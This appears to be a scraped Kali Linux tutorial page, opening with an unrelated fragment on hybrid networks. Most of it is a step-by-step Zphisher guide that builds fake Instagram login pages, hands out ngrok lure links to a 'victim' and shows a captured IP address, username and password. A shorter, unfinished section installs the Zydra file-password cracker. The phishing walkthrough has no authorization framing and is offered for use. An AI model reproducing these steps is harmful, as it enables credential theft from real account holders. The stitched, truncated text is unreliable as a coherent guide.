
It is very **difficult to design the architecture** of the Hybrid Network.

Hubs used in this topology are **very expensive**.

The infrastructure cost is very high as hybrid network **requires a lot of cabling, network devices**.

Zphisher – Automated Phishing Tool in Kali Linux

Zphisher is a powerful open-source tool Phishing Tool. It became very popular nowadays that is used to do phishing attacks on Target. Zphisher is easier than Social Engineering Toolkit. It contains some templates generated by tool called Zphisher and offers phishing templates webpages for 18 popular sites **such as Facebook, Instagram, Google, Snapchat, GitHub, Yahoo, Proton mail, Spotify, Netflix, LinkedIn, WordPress, Origin, Steam, Microsoft, etc.** It also provides an option to use a custom template if someone wants. This tool makes it easy to perform a phishing attack. Using this tool you can perform phishing in (wide area network). This tool can be used to get credentials such as **id, password.**



```
root@kali: ~/Desktop/zphisher
File Actions Edit View Help

Zphisher
Version : 2.1

[-] Tool Created by htr-tech (tahmid.rayat)

[ :: ] Select An Attack For Your Victim [ :: ]

[01] Facebook    [11] Twitch      [21] DeviantArt
[02] Instagram   [12] Pinterest   [22] Badoo
```

Uses and Features of Zphisher:


- Zphisher is open source tool.
- Zphisher is a tool of Kali Linux.
- Zphisher is used in Phishing attacks.
- Zphisher tool is a very simple and easy tool.
- Zphisher tool is a very simple and easy tool. Zphisher is written in bash language.
- Zphisher tool is a lightweight tool. This does not take extra space.
- Zphisher is written in bash language.
- Zphisher creates phishing pages for more than 30 websites.
- Zphisher creates phishing pages of popular sites such as Facebook, Instagram, Google, Snapchat, Github, Yahoo, Protonmail, Spotify, Netflix, LinkedIn, WordPress, Origin, Steam, Microsoft, etc

Installation:

Step 1: To install the tool first move to the desktop and then install the tool using the following commands.

```
git clone git://github.com/htr-tech/zphisher.git
```


```
cd zphisher
```

A terminal window titled 'root@kali: ~/Desktop/zphisher' with a menu bar (File, Actions, Edit, View, Help). The terminal shows the following commands and output:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone git://github.com/htr-tech/zphisher.git
Cloning into 'zphisher' ...
remote: Enumerating objects: 1303, done.
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 1303 (delta 6), reused 17 (delta 4), pack-reused 1280
Receiving objects: 100% (1303/1303), 25.09 MiB | 3.38 MiB/s, done
Resolving deltas: 100% (569/569), done.
root@kali:~/Desktop# cd zphisher
root@kali:~/Desktop/zphisher#
```

Step 2: Now you are in zphisher directory use the following command to run the tool.

```
bash zphisher.sh
```

A terminal window titled 'root@kali: ~/Desktop/zphisher' with a menu bar (File, Actions, Edit, View, Help). The terminal shows the following commands and output:

```
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 1303 (delta 6), reused 17 (delta 4), pack-reused 1280
Receiving objects: 100% (1303/1303), 25.09 MiB | 3.38 MiB/s, done
Resolving deltas: 100% (569/569), done.
root@kali:~/Desktop# cd zphisher
root@kali:~/Desktop/zphisher# bash zphisher.sh
[+] Installing required packages ...
[+] Packages already installed.
[+] Installing ngrok ...
```

Step 3: The tool has started running successfully. Now you have to choose the options from the tool for which you have to make the phishing page.

```
root@kali: ~/Desktop/zphisher
File Actions Edit View Help

[ :: ] Select An Attack For Your Victim [ :: ]

[01] Facebook      [11] Twitch          [21] DeviantArt
[02] Instagram     [12] Pinterest       [22] Badoo
[03] Google        [13] Snapchat        [23] Origin
[04] Microsoft     [14] LinkedIn        [24] DropBox
[05] Netflix       [15] Ebay            [25] Yahoo
[06] Paypal        [16] Quora           [26] Wordpress
[07] Steam         [17] Protonmail      [27] Yandex
[08] Twitter       [18] Spotify         [28] StackoverFlow
[09] Playstation  [19] Reddit          [29] Vk
[10] Tiktok        [20] Adobe           [30] XBOX
[31] Mediafire     [32] Gitlab          [33] Github

[99] About        [00] Exit
```

Step 4: From these options, you can choose the option for which you have to create a phishing page. Suppose you want to create a phishing page for Instagram then choose option 2.

```
root@kali: ~/Desktop/zphisher
File Actions Edit View Help

[07] Steam         [17] Protonmail      [27] Yandex
[08] Twitter       [18] Spotify         [28] StackoverFlow
[09] Playstation  [19] Reddit          [29] Vk
[10] Tiktok        [20] Adobe           [30] XBOX
[31] Mediafire     [32] Gitlab          [33] Github


[99] About        [00] Exit

[-] Select an option : 2

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page

[-] Select an option : █
```

Step 5: Now you can see that to attract the victim it's giving 4 options. You can choose any option from here. Suppose you want to choose the first option then type 1.


A terminal window titled 'root@kali: ~/Desktop/zphisher' with a menu bar (File, Actions, Edit, View, Help). The terminal displays the 'ZPHISHER 2.1' logo in blue. Below the logo, three lines of text are shown: '[-] URL 1 : https://dbc58bf4c5c5.ngrok.io', '[-] URL 2 : http://get-unlimited-followers-for-instagram@dbc58bf4c5c5.ngrok.io', and '[-] Waiting for Login Info, Ctrl + C to exit ...' with a green cursor at the end.

```
root@kali: ~/Desktop/zphisher
File Actions Edit View Help

ZPHISHER 2.1
[-] URL 1 : https://dbc58bf4c5c5.ngrok.io
[-] URL 2 : http://get-unlimited-followers-for-instagram@dbc58bf4c5c5.ngrok.io
[-] Waiting for Login Info, Ctrl + C to exit ...
```

Example 1: Using Zphisher tool create a phishing page of instagram and get credentials(user id and password) of victim.


After launching the tool you will show this interface.

A terminal window titled 'root@kali: ~/Desktop/zphisher' with a menu bar (File, Actions, Edit, View, Help). The terminal displays the 'ZPHISHER 2.1' logo in blue. Below the logo, three lines of text are shown: '[-] URL 1 : https://e281b9e35ba3.ngrok.io', '[-] URL 2 : http://get-unlimited-followers-for-instagram@e281b9e35ba3.ngrok.io', and '[-] Waiting for Login Info, Ctrl + C to exit ...' with a green cursor at the end.

```
root@kali: ~/Desktop/zphisher
File Actions Edit View Help

ZPHISHER 2.1
[-] URL 1 : https://e281b9e35ba3.ngrok.io
[-] URL 2 : http://get-unlimited-followers-for-instagram@e281b9e35ba3.ngrok.io
[-] Waiting for Login Info, Ctrl + C to exit ...
```

You can send any of the links to the victim. Once he/she entered his/her id password it will get reflected in the terminal.



You can see the link we have opened is ezlikers. This is the phishing page we have opened. Now the user has to enter his/her id password.

```
root@kali: ~/Desktop/zphisher
File Actions Edit View Help

[-] Victim IP Found !
[-] Victim's IP : 132.154.68.141
[-] Saved in : ip.txt
[-] Login info Found !!
[-] Account : mohd
[-] Password : mohd shariq
[-] Saved in : usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit. █
```

We got the details of ID and password here. This is how you can perform phishing using zphisher. You can send these links to the victim. Once the victim clicks on the link and types the id password it will be reflected on the terminal itself. This is how zphisher works. This is one of the best tools that can be used for phishing attacks. You can choose the option as per your requirement. zphisher is a powerful open-source tool Phishing Tool. It became very popular nowadays that is used to do phishing attacks on Target. zphisher is easier than Social Engineering Toolkit.

Zydra — Recover Password Protected PDF, ZIP, and RAR

If you have lost your password of any zip, pdf, rar file, then here is an interesting tool for recovering passwords of the pdf file, zip, rar files. We use to save our crucial data in PDF, ZIP, RAR files as in encrypted format, but sometimes we forget the password and lost our data. Password encryption provides extra security for our files and data which is necessary for the present time, so that unknown person cannot read our files. Today you are going to know about a free Linux tool that can help you to recover the passwords of protected files.

Zydra Tool

Zydra is one of the easy and simple tools for file password recovery and it helps to crack the password of Linux shadow files. It contains a dictionary attack or the Brute force technique for recovering the passwords.


This tool can recover passwords of these file types:

- PDF Files
- ZIP Files
- RAR Files

Installation Of Zydra:-

Git clone the following link in your terminal or run this command

`git clone https://github.com/hamedA2/Zydra.git`



```
Parrot Terminal
File Edit View Search Terminal Help

[mark@mark53]~[/Desktop/ZydraArticle]
$ git clone https://github.com/hamedA2/Zydra.git
Cloning into 'Zydra'...
remote: Enumerating objects: 103, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 103 (delta 0), reused 2 (delta 0), pack-reused 98
Receiving objects: 100% (103/103), 37.00 KiB | 473.00 KiB/s, done.
Resolving deltas: 100% (29/29), done.
[mark@mark53]~[/Desktop/ZydraArticle]
$ ls
Zydra
[mark@mark53]~[/Desktop/ZydraArticle]
$ cd Zydra/
[mark@mark53]~[/Desktop/ZydraArticle/Zydra]
$ ls
LICENSE README.md script.sh Vagrantfile Zydra.py
[mark@mark53]~[/Desktop/ZydraArticle/Zydra]
```

The tool is very small in size, it will be downloaded within a second. Before using this tool we have some prerequisites which are as follows:


```

[mark@mark53]~[~/Desktop/ZydraArticle/Zydra]
└─$ cat script.sh
#!/bin/bash
export DEBIAN_FRONTEND=noninteractive

sudo apt-get update -y
# sudo apt-get upgrade -y
# Workaround for the grub-config-prompt issue :
DEBIAN_FRONTEND=noninteractive apt-get -y -o Dpkg::Options::="--force-confdef" -o Dpkg::Options::="--force-confold" upgrade
# As taken from here :
# https://askubuntu.com/questions/146921/how-do-i-apt-get-y-dist-upgrade-without-a-grub-config-prompt

sudo apt-get install qpdf -y
sudo apt-get install unrar -y
sudo apt-get install python3.7 -y
sudo apt-get install python3-pip -y
pip3 --version

pip3 install zipfile
pip3 install rarfile
pip3 install pyfiglet
pip3 install py-term
pip3 install termcolor

```

These prerequisites get installed manually or we can run the script.sh which is stored in zydra folder as shown in fig:

Note: First provide execution permission to these two scripts.

```

ZydraArticle [mark@mark53]~[~/Desktop/ZydraArticle/Zydra]
└─$ ls -l
total 48
-rw-r--r-- 1 mark mark 1065 Jan 16 10:28 LICENSE
-rw-r--r-- 1 mark mark 3937 Jan 16 10:28 README.md
-rw-r--r-- 1 mark mark 666 Jan 16 10:28 script.sh
-rw-r--r-- 1 mark mark 403 Jan 16 10:28 Vagrantfile
-rw-r--r-- 1 mark mark 30775 Jan 16 10:28 Zydra.py
[mark@mark53]~[~/Desktop/ZydraArticle/Zydra]
└─$ chmod 744 script.sh Zydra.py
[mark@mark53]~[~/Desktop/ZydraArticle/Zydra]
└─$

```

\$/script.sh

```


  Downloading rarfile-4.0-py3-none-any.whl (28 kB)
Installing collected packages: rarfile
Successfully installed rarfile-4.0
Collecting pyfiglet
  Downloading pyfiglet-0.8.post1-py2.py3-none-any.whl (865 kB)
    |████████████████████| 865 kB 396 kB/s
Installing collected packages: pyfiglet
Successfully installed pyfiglet-0.8.post1
Collecting py-term
  Downloading py_term-0.7-py3-none-any.whl (7.2 kB)
Installing collected packages: py-term
Successfully installed py-term-0.7
Collecting termcolor
  Downloading termcolor-1.1.0.tar.gz (3.9 kB)
Building wheels for collected packages: termcolor
  Building wheel for termcolor (setup.py) ... done
  Created wheel for termcolor: filename=termcolor-1.1.0-py3-none-any.whl size=4830
cb1942657bbbfd25efa
  Stored in directory: /home/mark/.cache/pip/wheels/b6/0d/90/0d1bbd99855f99cb2f6c2e
Successfully built termcolor
Installing collected packages: termcolor
Successfully installed termcolor-1.1.0
./script.sh: line 23: cd: /vagrant/: No such file or directory

```

You can see we have created a folder on the desktop for this tool in which there are two encrypted files:


ProtectedZipFile.rar

EncryptedFile.pdf



Now let's open the help manual:-

\$ python3 zydra.py -help



Now we are done with the installation.

Let's figure out how to encrypt the files in Linux if you don't know then we are going to tell you, we can use different tools in Linux but for now, we will use only a terminal for encrypting our files.

Recover the password of the RAR file

